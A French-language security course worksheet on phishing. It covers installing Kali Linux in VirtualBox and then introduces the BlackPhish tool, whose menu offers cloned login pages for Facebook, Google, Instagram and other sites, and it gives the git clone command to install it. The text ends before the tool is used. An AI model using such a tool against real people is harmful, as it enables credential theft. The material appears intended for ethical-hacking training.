


Atelier N°1 : Outil de Phishing sous Kali Linux

Les attaques par phishing, également appelées par hameçonnage, trompent une victime en l'incitant à effectuer des actions qui profitent à l'attaquant. Ces attaques vont du plus simple au plus sophistiqué et peuvent être repérées lorsque l'utilisateur est correctement sensibilisé.

Le « phishing » fait référence à une tentative de vol d'informations sensibles, généralement sous la forme de noms d'utilisateur, de mots de passe, de numéros de carte de crédit, d'informations sur les comptes bancaires ou d'autres données importantes pour pouvoir utiliser ou vendre les informations volées. En se faisant passer pour une source réputée avec une demande alléchante, un attaquant attire la victime pour la piéger, de la même manière qu'un pêcheur utilise un appât pour attraper un poisson.



→L'objectif de ce TP est de maitriser le principe de l'attaque Phishing

Les étapes à suivre :

1-Préparation de l'environnement :

Dans la plupart des activités nous allons utiliser la distribution KALI de Linux. C'est la distribution Linux leader dans le domaine des tests de pénétration, du piratage éthique et de l'audit de sécurité.

-Télécharger une image iso de Kali ou une machine virtuelle Kali Linux 2022.1
<https://kali.download/virtual-images/kali-2022.1/kali-linux-2022.1-virtualbox-amd64.ova>




VirtualBox est un logiciel de virtualisation gratuit, open source et multiplateforme d'Oracle. Celui-ci permet d'héberger une ou plusieurs machines virtuelles, avec des systèmes d'exploitation différents.

-Télécharger et installer le logiciel VirtualBox
<https://www.virtualbox.org/wiki/Downloads>



2- Installation de Kali sur VirtualBox :

Après l'installation de VirtualBox, sélectionnez "New"(Machine->New) dans l'écran de démarrage de VirtualBox.




L'écran suivant est "Name and operating system" (Nom et système d'exploitation), où vous nommez la VM. Ce nom est également utilisé dans tous les noms de fichiers (tels que la configuration, le disque dur et le snapshot – qui n'est pas modifié à partir de ce point).




Pour le "Type", nous le définissons comme Linux. Pour la "Version", nous allons utiliser l'image de bureau x64, donc nous allons sélectionner Debian (64-bit).


"Taille de la mémoire" est la section suivante, où nous pouvons sélectionner 2048 Mo (2 Go) pour la RAM, mais nous augmentons souvent cette valeur pour nos machines personnelles car nous avons des appareils très performants avec de la RAM supplémentaire que Kali peut utiliser.




Pour le "Hard disk file type", nous sélectionnons VDI (VirtualBox Disk Image)(et c'est l'option par défaut).




Pour l'écran suivant, "Stockage sur le disque dur physique", nous choisissons l'option par défaut d'allocation dynamique.




Avec "File location and size", nous pouvons maintenant définir la taille du disque dur virtuel. Nous utilisons 80.00 GB pour nos VMs.




Après avoir cliqué sur "Create", l'assistant est terminé. Maintenant nous cliquons sur "Settings", pour personnaliser davantage la VM.




Dans "General" ->"Advanced ", nous nous assurons de régler "Shared Clipboard" sur bidirectionnel, ainsi que "Drag'n'Drop "sur bidirectionnel.



Dans "System"-> "Motherboard ", nous changeons l'ordre de démarrage pour que le disque dur soit entête et l'optique en second. Tout le reste est désactivé.




Dans "System"-> "Processor", nous augmentons le nombre de "Processor(s)" à 2. Nous activons également dans "Extended Features" le PAE/NX.



Dans " display " -> " screen ", nous nous assurons que la mémoire vidéo est réglée sur 128 Mo.


Un autre point à souligner est de s'assurer que l'option "Accelerated 3D graphics" est désactivée.




La configuration finale ressemble à ce qui suit :




La première fois que nous l'exécutons, une invite nous demande si nous souhaitons monter une image à utiliser comme "disque de démarrage". Nous voulons utiliser notre image Kali, plutôt qu'un disque physique, donc nous sélectionnons l'icône à côté de la liste déroulante.



Une nouvelle fenêtre s'ouvre, "Optical Disk Selector". Nous allons maintenant appuyer sur " Add ", puis naviguer jusqu'à l'endroit où se trouve notre ISO.



Après avoir appuyé sur " Open ", nous pouvons voir qu'il a été ajouté, donc nous nous assurons qu'il est sélectionné et appuyons sur " Choose ".




Il ne reste plus qu'à appuyer sur "Start " et ensuite continuer l'installation de Kali Linux comme nous le ferions pour une installation normale.



3- L'outil Blackphish (Outil de phishing dans kali linux)

Blackphish est un puissant outil open-source Phishing Tool. Blackphish devient très populaire de nos jours et est utilisé pour faire des attaques de phishing sur Target. Blackphish est plus simple que Social Engineering Toolkit. Blackphish contient des modèles générés par un autre outil appelé Blackphish. Blackphish propose des pages Web de modèles de phishing pour 5 sites populaires tels que Facebook, Instagram, Google, Snapchat. Cet outil est très utile pour effectuer des attaques de phishing.



```
root@kali: ~/Desktop/BlackPhish
File Actions Edit View Help
Big Thanks to: [ DarkSecDevelopers ]

[1] Instagram
[2] Google
[3] Facebook
[4] Netflix
[5] Twitter
[6] Snapchat
[0] Clean
[x] Exit


[BlackPhish] -> 
```

Installation :

Étape 1 : Pour installer l'outil, accédez d'abord au bureau, puis installez l'outil à l'aide des commandes suivantes :

```
cd Desktop
```

```
git clone https://github.com/iinc0gnit0/BlackPhish
```




```
root@kali: ~/Desktop
